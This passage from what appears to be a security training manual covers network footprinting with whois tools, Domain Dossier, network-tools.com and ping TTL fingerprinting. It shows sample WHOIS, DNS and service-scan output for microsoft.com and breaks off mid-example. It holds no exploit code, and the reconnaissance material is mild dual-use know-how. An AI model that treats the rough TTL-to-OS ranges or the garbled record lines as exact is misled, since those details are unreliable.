
## Tool : Smartwhois

SmartWhois is a useful network information utility that allows you to **look up** all the available information about an **IP address, hostname or domain**, including country, state or province, city, name of the network provider, administrator and technical support contact information.

- Run the application “**Smartwhois**” and it displays the application window.




- Then enter the IP address, host name, domain name or the URL of the website, application shows us the IP address and the domain registrar name.




- More information like date of registration, date of expiry can be seen by clicking view source.




- Registered organization's address, contact number and email can be found.



- Domain's DNS server information can be found.



## NETWORK FOOTPRINTING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Network Footprinting – Websites

- [www.whatismyipaddress.com](http://www.whatismyipaddress.com)
- [www.technicalinfo.net](http://www.technicalinfo.net)
- [www.network-tools.com](http://www.network-tools.com)

### Network Footprinting – Tools


- ping
- IP2country
- Tool : Path Analyzer Pro
- Tool : VisualRoute

- Tool : Sam Spade


## Website : [www.whatismyipaddress.com](http://www.whatismyipaddress.com)

whatismyipaddress.com - IP Lookup tool can used to find out the IP address of an Internet user, you can get an idea what part of the country.


- Access [www.whatismyipaddress.com](http://www.whatismyipaddress.com) from any web browser. Click on “IP LOOKUP” link and give IP address.



- It will display you IP address details like organization current owing the IP address and IP belongs to which ISP pool




- It also display approximate geo location of the IP address.




## Website : [www.technicalinfo.net](http://www.technicalinfo.net)

[www.technicalinfo.net](http://www.technicalinfo.net) helps in finding more information like the details of organization owning the domain, range of IP addresses that can be used by a domain, hosting provider details, DNS records & available services of a domain.


- Access [www.technicalinfo.net](http://www.technicalinfo.net) from any web browser.




- Click on “Tools” & click “submit” at “Domain Dossier” option



- We will be redirected to <http://centralops.net/co/DomainDossier.aspx>, here type the domain name and select the options on what details are required.



- We get the IP address & domain details as shown in the image.



- We get details about the domain name, registrar, date of creation, date of expiration, registrant organization details & their administrative contact details.

Queried **whois.markmonitor.com** with "microsoft.com"...

Domain Name: microsoft.com  
 Registry Domain ID: 2724960\_DOMAIN\_COM-VRSN  
 Registrar WHOIS Server: whois.markmonitor.com  
 Registrar URL: http://www.markmonitor.com  
 Updated Date: 2014-10-15T04:00:12-0700  
 Creation Date: 1991-05-01T21:00:00-0700  
 Registrar Registration Expiration Date: 2021-05-02T21:00:00-0700  
 Registrar: **MarkMonitor, INC.**  
 Registrar IANA ID: 292  
 Registrar Abuse Contact Email: abuse@complaints@markmonitor.com  
 Registrar Abuse Contact Phone: +1.2083895740  
 Domain Status: clientUpdateProhibited (<https://www.icann.org/epp#clientUpdateProhibited>)  
 Domain Status: clientTransferProhibited (<https://www.icann.org/epp#clientTransferProhibited>)  
 Domain Status: clientDeleteProhibited (<https://www.icann.org/epp#clientDeleteProhibited>)  
 Domain Status: serverUpdateProhibited (<https://www.icann.org/epp#serverUpdateProhibited>)  
 Domain Status: serverTransferProhibited (<https://www.icann.org/epp#serverTransferProhibited>)  
 Domain Status: serverDeleteProhibited (<https://www.icann.org/epp#serverDeleteProhibited>)  
 Registrant  
 Registrant Name: Domain Administrator  
 Registrant Organization: Microsoft Corporation  
 Registrant Street: One Microsoft Way,  
 Registrant City: Redmond  
 Registrant State/Province: WA  
 Registrant Postal Code: 98052  
 Registrant Country: US  
 Registrant Phone: +1.4258828080  
 Registrant Phone Ext:  
 Registrant Fax: +1.4259367329  
 Registrant Fax Ext:  
 Registrant Email: domains@microsoft.com  
 Registrant Admin ID:  
 Admin Name: Domain Administrator  
 Admin Organization: Microsoft Corporation  
 Admin Street: One Microsoft Way,  
 Admin City: Redmond  
 Admin State/Province: WA

- We get details of IP addresses that can be used to host the server & also details about the organization maintaining the IP addresses.

**Network Whois record**

Queried **whois.arin.net** with "n 23.96.52.53"...

NetRange:	23.96.0.0 - 23.103.255.255
CIDR:	23.96.0.0/13
NetName:	MSFT
NetHandle:	NET-23-96-0-0-1
Parent:	NET23 (NET-23-0-0-0-0)
NetType:	Direct Assignment
OriginAS:	AS8075
Organization:	Microsoft Corporation (MSFT)
RegDate:	2013-06-18
Updated:	2013-06-18
Ref:	<a href="https://whois.arin.net/rest/net/NET-23-96-0-0-1">https://whois.arin.net/rest/net/NET-23-96-0-0-1</a>

- We get details like the DNS records & also the reverse DNS entries of the domain

DNS records

DNS query for 53.52.96.23.in-addr.arpa returned an error from the server: NameError

name	class	type	data	time to live
microsoft.com	IN	A	104.40.211.35	3600s (01:00:00)
microsoft.com	IN	A	104.43.195.251	3600s (01:00:00)
microsoft.com	IN	A	23.100.122.175	3600s (01:00:00)
microsoft.com	IN	A	23.96.52.53	3600s (01:00:00)
microsoft.com	IN	A	191.239.213.197	3600s (01:00:00)
microsoft.com	IN	NS	ns3.msft.net	172800s (2:00:00:00)
microsoft.com	IN	NS	ns4.msft.net	172800s (2:00:00:00)
microsoft.com	IN	NS	ns1.msft.net	172800s (2:00:00:00)
microsoft.com	IN	NS	ns2.msft.net	172800s (2:00:00:00)
microsoft.com	IN	SOA	server: ns1.msft.net email: msnhst@microsoft.com serial: 2018062401 refresh: 7200 retry: 600 expire: 2419200 minimum ttl: 3600	3600s (01:00:00)
microsoft.com	IN	MX	preference: 10 exchange: msnhst@msnmail.microsoft.outlook.com	3600s (01:00:00)

- We also get the details of some common services running on the domain.

Service scan

<b>FTP - 21</b>	Error: TimedOut
<b>SMTP - 25</b>	Error: TimedOut
<b>HTTP - 80</b>	<pre>HTTP/1.1 301 Moved Permanently Content-Length: 145 Content-Type: text/html; charset=UTF-8 Location: https://microsoft.com/ Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Mon, 25 Jun 2018 08:42:07 GMT Connection: close</pre>
<b>POP3 - 110</b>	Error: TimedOut
<b>IMAP - 143</b>	Error: TimedOut


**Website : [www.network-tools.com](http://www.network-tools.com)**

[www.network-tools.com](http://www.network-tools.com) helps in finding more information like the details of organization owning the domain, range of IP addresses that can be used by a domain, hosting provider details, DNS records & available services of a domain.

- Access [www.network-tools.com](http://www.network-tools.com) from any web browser. Select “PING” option and give domain name.




- Now we can see the IP Address of the requested server.



## Tool : ping

Ping command can be used to check connectivity or availability of a host in the network. Ping also helps us find the kind of system that we are communicating to. Ping uses ICMP protocol.

- If the TTL value for a ping reply is between 226 and 255, it is a network device like a router or switch.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\CSP>ping 49.207.9.1

Pinging 49.207.9.1 with 32 bytes of data:
Reply from 49.207.9.1: bytes=32 time=3ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253

Ping statistics for 49.207.9.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 3ms, Average = 2ms

C:\Users\CSP>
```

- If the TTL value for a ping reply is between 99 and 128, it is a windows host.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

